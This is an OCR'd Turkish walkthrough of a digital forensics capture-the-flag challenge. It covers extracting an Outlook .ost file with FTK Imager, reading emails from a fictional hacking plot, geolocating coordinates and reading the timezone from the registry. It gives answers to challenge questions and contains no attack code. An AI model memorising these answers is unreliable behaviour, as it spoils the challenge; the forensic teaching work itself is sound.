
TAAUSAI'den cihaz yetkilisi ile iletişim kuran kişilerin baş harflerini soruyor. Bunun için görselde(ilk görsel) yer alan adımları takip ettim ve klvespizza@outlook.com.ost ögesini çıkarttım. Çıkartmış olduğum ost dosyasını Kernel OST Viewer adlı programıma yansıttım. Açılan Pencerede Inbox yani Gelen Kutusu sekmesine gittim buradan Date/Time ögesine iki kere tıkladım ve başlıklarım arasında ilk gelen maile baktım MS yazısını gördüm aynı zamanda cevabımı.


AccessData FTK Imager 4.5.0.3
File
View
Mode
Help
Evidence Tree
Horcrux.ad1
Custom Content Image([Multi]) [AD1]
Horcrux.E01:Partition 2 [32216MB]:NONAME [NTFS]
[root]
Users
Karen
AppData
Local
Google
Microsoft
Outlook
File List
Name
InferencesB335BEB65C7BE6469B224032ADF2F4EC_{6D032
klovespizza@outlook.com.ost
klovespizza@outlook.com.ost.FileSlack
PolicyNudgeClassificationDefinitions_B335BEB65C7BE64
PolicyNudgeClassificationDefinitions_B335BEB65C7BE64
PolicyNudgeRules_B335BEB65C7BE6469B224032ADF2F4E
PolicyNudgeRules_B335BEB65C7BE6469B224032ADF2F4E
~klovespizza@outlook.com.ost.tmp




7. How much money was TAAUSAI willing to pay upfront?

TAAUSAI kaç lirayı göden çıkarttı diyor. Aynı sekme içerisinde alıntılı mail olduğu için aşağı inince 150,000 $ olduğunu görüyorum.



8. What country is the admin user meeting the hacker group in?

Cihaz yetkili hackerlar diğer adıyla okan abiler(@DeathWarrior0) ile hangi ülkede tanışıp kaynaşmış diyor. Aynı sekme içerisinde şöyle bir konum var 27°22'50.10"N, 33°37'54.62"E google haritalara yazınca Hurghada, Red Sea Governorate, Mısır olduğunu görüyoruz.



From	Subject	Date/Time	Lost/Deleted
<FILTER>	<FILTER>	<FILTER>	<FILTER>
Karen Alice<klovespizza@o...	RE: Interested in the job	Sat 03/23/2019 02:37 AM	Lost/Deleted
Karen Alice<klovespizza@o...	RE: Interested in the job	Sat 03/23/2019 02:37 AM	Existing
Alpaca Activists<taausai@g...	Re: Interested in the job	Fri 03/22/2019 04:55 AM	Existing
Alpaca Activists<taausai@g...	Re: Interested in the job	Fri 03/22/2019 04:47 AM	Existing
Jashua Tetrault<6f96e860df...	Re: I saw your add!	Sun 03/17/2019 14:35 PM	Existing
jeff astrologo<deea7ab4f62...	Re: Job Needed, 19709	Sun 03/17/2019 14:20 PM	Existing
Alpaca Activists<taausai@g...	Re: Interested in the job	Sun 03/17/2019 09:44 AM	Existing
Alpaca Activists<taausai@g...	Re: Interested in the job	Sun 03/17/2019 09:19 AM	Existing
Microsoft account team<ac...	Microsoft account security info verificat...	Sun 03/17/2019 09:02 AM	Existing
System Administrator	Undeliverable: Interested in the job	Sun 03/17/2019 09:00 AM	Existing
Outlook.com Team<member...	Please sign in to your Outlook.com acc...	Sun 03/17/2019 09:00 AM	Existing
System Administrator	Undeliverable: Follow Up Email	Sun 03/17/2019 08:57 AM	Existing
Outlook.com Team<member...	Please sign in to your Outlook.com acc...	Sun 03/17/2019 08:57 AM	Existing
Alpaca Activists<13919c46...	Follow Up Email	Sun 03/17/2019 08:32 AM	Existing
Dropbox<no-reply@dropbox...	Organize your files with Dropbox folders	Sat 03/16/2019 20:44 PM	Existing

Simple View | Advanced Properties View

RE: Interested in the job

Karen Alice<klovespizza@outlook.com>

To: "Karen Alice" <klovespizza@outlook.com>

Attachments: Skype Convo.zip


Hey there!

So here's what we need you to do:

We have been conducting an investigation on Bob Redliubeht (the CEO of Alpacamybags Luxury Alpaca handb
some of his Alpacas. We have heard complaints that he refuses to provide Alpacas with scarfs and beanies du


What we need you to do is gain his trust and then hack his machine. We will give you more information abou
N, 33°37'54.62"E"

On Sun, Mar 17, 2019 at 2:48 AM Karen Alice <klovespizza@outlook.com> wrote:




9. What is the machine's timezone? (Use the three-letter abbreviation)

Cihazın zaman dilimini soruyor. Bunun için AccesData Registry Viewer'e döndüm ve çıkartmış olduğum SYSTEM ibaresini programa yansıttım. Görseldeki(ilk görsel) işlemleri yaptıktan sonra TimeZone ibaresini buldum ve tıkladım tıklayınca cevabım UTC.




10. When was AlpacaCare.docx last accessed?

AlpacaCare.docx ögesine son erişim ne zaman sağlandı diyor. Bunun için ilk görseldeki alana gittim ve tıklamış olduğum klasör içeresinde alta inince ögemi gördüm cevabımı da öyle.



